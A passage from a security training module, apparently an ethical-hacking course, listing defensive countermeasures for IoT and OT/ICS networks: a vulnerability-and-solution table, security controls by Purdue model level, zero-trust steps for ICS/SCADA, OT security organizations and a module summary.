6. Secure remote access through multiple layers of defense by implementing **VPNs**
7. **Secure the network perimeter**, and filter and prevent unauthorized inbound traffic
8. Regularly scan systems and networks using **anti-malware tools**
9. Harden the systems by **disabling unused services** and functionalities
10. Regularly **patch vulnerabilities** released by the manufacturers
11. Employ **IDS and flow-measurement systems** to detect attacks at an early stage
12. Use only tested and familiar **third-party web servers** for serving ICS web applications
13. Ensure ICS vendors add **cryptographic signatures** to the application updates
14. Perform **periodic audits** of the industrial systems to validate security controls

OT Vulnerabilities and Solutions

Vulnerability	Solutions
1. **Publicly Accessible OT systems**	▪ Implement multi-factor authentication ▪ Use enterprise-grade firewall and remote access solution ▪ Develop and regularly test incident response plans
2. **Insecure Remote Connections**	▪ Use strong multifactor authentication mechanism and password policies ▪ Implement appropriate security patching practices ▪ Implement RBAC to manage remote access permissions
3. **Missing Security Updates**	▪ Test applications in the sandbox environment before launching it live ▪ Employ a firewall and perform device hardening
4. **Weak Passwords**	▪ Use separate username conventions for the corporate IT and OT networks ▪ Change default credentials at the installation time ▪ Perform security audits to meet compliance with secure password policies
5. **Insecure Firewall Configuration**	▪ Implement secure firewall configuration ▪ Configure the access control list on the firewall

Vulnerability	Solutions
6. **OT Systems Placed within the Corporate IT Network**	▪ Segregate the corporate IT and OT devices ▪ Establish a DMZ for all connections in the IT and OT systems
7. **Insufficient Security for Corporate IT Network from OT Systems**	▪ Restrict access on the IT-OT network, based on the business need ▪ Establish a secure gateway between the two networks
8. **Lack of Segmentation within OT Networks**	▪ State clear separation between critical and non-critical systems ▪ Implement zoning model that uses a defense-in-depth approach ▪ Adopt a zero-trust security model that assumes no trust by default
9. **Lack of Encryption and Authentication for Wireless OT Networks**	▪ Use strong wireless encryption protocols ▪ Use industry-standard cryptographic algorithms ▪ Conduct regular security audits
10. **Unrestricted Outbound Internet Access from OT Networks**	▪ Conduct a formal risk assessment ▪ Monitor and segregate OT systems from external access ▪ Download security updates in a separate repository outside the OT network

How to Secure an IT/OT Environment

Security Controls based on Purdue Model

Zone	Purdue Level	Attack vector	Risks	Security Controls
Enterprise	5 & 4 (Enterprise network and Business Logistics Systems)	Spear phishing, Ransomware	Abusing infrastructure, access to the network	Firewalls, IPS, Anti-bot, URL filtering, SSL inspection, Antivirus, DLP
Industrial DMZ	3.5 (IDMZ)	DoS attacks	Malware injections, network infections	Anti-DoS solutions, IPS, Antibot, Application control, ALF
Manufacturing	3 (Operational Systems)	Ransomware, Bot infection, Unsecured USB ports	Altering industrial process, industrial spying, unpatched monitoring systems	Anti-bot, IPS, Sandboxing, Application control, Traffic encryption, Port protection
Manufacturing	2 & 1 (Control Systems & Basic Controls)	DoS exploitation, Unencrypted protocols, Default credentials, Application and OS vulnerabilities	Altering industrial process, industrial spying	IPS, Firewall, Communication encryption using IPsec, Security gateways, Use of authorized RTU and PLC commands
Manufacturing	0 (Physical process)	Physical security breach	Modifications or disruption in the physical process	Point to point communication, MAC authentication, additional security gateways at level 1 & 0

Implementing a Zero-Trust Model for ICS/SCADA

- Most ICS networks are based on legacy systems or hardware that does not contain modern security systems or access controls, which makes them vulnerable to sophisticated attacks
- Implementing a zero-trust model in an ICS network can allow an organization to provide **robust access management** for the **legacy systems and the network**
- It also enables comprehensive visibility and **ensure the validation of all the applications**, users, and devices on the ICS network

1. **Defining the Network**
2. **Mapping the Traffic**
3. **Architecting the Network**
4. **Developing a ZT Policy**
5. **Monitoring and Maintaining**

International OT Security Organizations

- Global cybersecurity organizations such as **OTCC**, **OT-ISAC**, and **NERC** are committed to providing appropriate security policies and insights into improving the security resilience of critical infrastructures

The Operational Technology Cybersecurity Coalition

- OT systems and other critical infrastructure, are increasingly targeted by cyber threats
- The OTCC aims to address these challenges through **collaboration**, **information sharing**, and the development of **best practices**

https://www.otcybercoalition.org

Module Summary

In this module, we have discussed the following:

- IoT concepts along with different IoT technologies and protocols
- Various threats and attacks to IoT networks and devices
- IoT hacking methodology, including information gathering, vulnerability scanning, launching IoT attacks, gaining remote access, and maintaining access along with various IoT hacking tools
- Various countermeasures to be employed to prevent IoT network hacking attempts by threat actors
- Secure IoT networks and devices using IoT security tools
- OT concepts along with OT threats and attacks
- OT hacking methodology and OT hacking tools
- Various countermeasures to defend against OT attacks
- OT security solutions and tools

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform cloud hacking in a cloud environment